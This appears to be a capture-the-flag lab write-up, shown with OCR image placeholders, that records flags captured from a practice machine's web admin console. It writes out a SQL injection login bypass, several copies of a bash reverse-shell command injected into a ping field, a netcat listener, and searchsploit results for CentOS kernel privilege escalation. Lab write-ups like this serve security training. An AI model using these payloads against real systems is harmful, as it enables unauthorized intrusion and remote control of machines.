Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	

Flag 2 screenshot



```
2023-06-04-flag{Old Macdonald had a network E-I-G-R-P}
bash -i >&/dev/tcp/10.0.0.10/443 0>&1
```

Flag 3




```
Sun Jun  4 03:35:49 EDT 2023-flag{An IPv4 address walks into a bar and yells, 'Bartender! Give me a cider, I'm exhausted!'}
```

Flag 4


Low Privilege Access

Running nc -lvp 2222 command for low privilege access



```
┌──(root㉿tafekali)-[~]
└─# nc -nvlp 443
listening on [any] 443 ...
```


First we will be logging into as ‘ or 1=1# for both username and password



Remote System Administration Login

Username	‘ or 1=1#
Password	•••••••••

bash -i >&/dev/tcp/10.0.0.10/443 0>&1




2023-06-04-flag{WHO HAS ANY GOOD ARP JOKES!?}

Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:	bash -i >&/dev/tcp/10.0.0.10/443 0>&1

Root Privilege Access

For the root privilege, the boot-to-root has centre kernel OS. So we will use searchsploit to find executable file in order to gain root access.



root@tafekali: ~

```
cli  Desktop  Downloads  Pictures  shared-drives  Videos

┌──(root㉿tafekali)-[~]
└─# python -m SimpleHTTPServer 80
/usr/bin/python: No module named SimpleHTTPServer

┌──(root㉿tafekali)-[~]
└─# searchsploit linux kernel centOS
------------------------------------------ ---------------------------------
 Exploit Title                            |  Path
------------------------------------------ ---------------------------------
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu | linux_x86-64/local/42275.c
Linux Kernel (Debian 7/8/9/10 / Fedora 23 | linux_x86/local/42274.c
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3  | linux/local/9545.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fe | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 /  | linux_x86/local/9542.c
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) -  | linux/local/25444.c
Linux Kernel 2.6.x / 3.10.x / 4.14.x (Red | linux_x86-64/local/45516.c
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - | linux/dos/39537.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - | linux/dos/39538.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - | linux/dos/39539.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - | linux/dos/39540.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - | linux/dos/39541.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - | linux/dos/39542.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - | linux/dos/39543.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - | linux/dos/39544.txt
Linux Kernel 3.10.0 (CentOS 7) - Denial o | linux/dos/41350.c
Linux Kernel 3.10.0-229.x (CentOS / RHEL  | linux/dos/39555.txt
Linux Kernel 3.10.0-229.x (CentOS / RHEL  | linux/dos/39556.txt
Linux Kernel 3.10.0-514.21.2.el7.x86_64 / | linux/local/42887.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - ' | linux/local/35370.c
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentO | linux/local/45175.c
------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(root㉿tafekali)-[~]
└─# 
```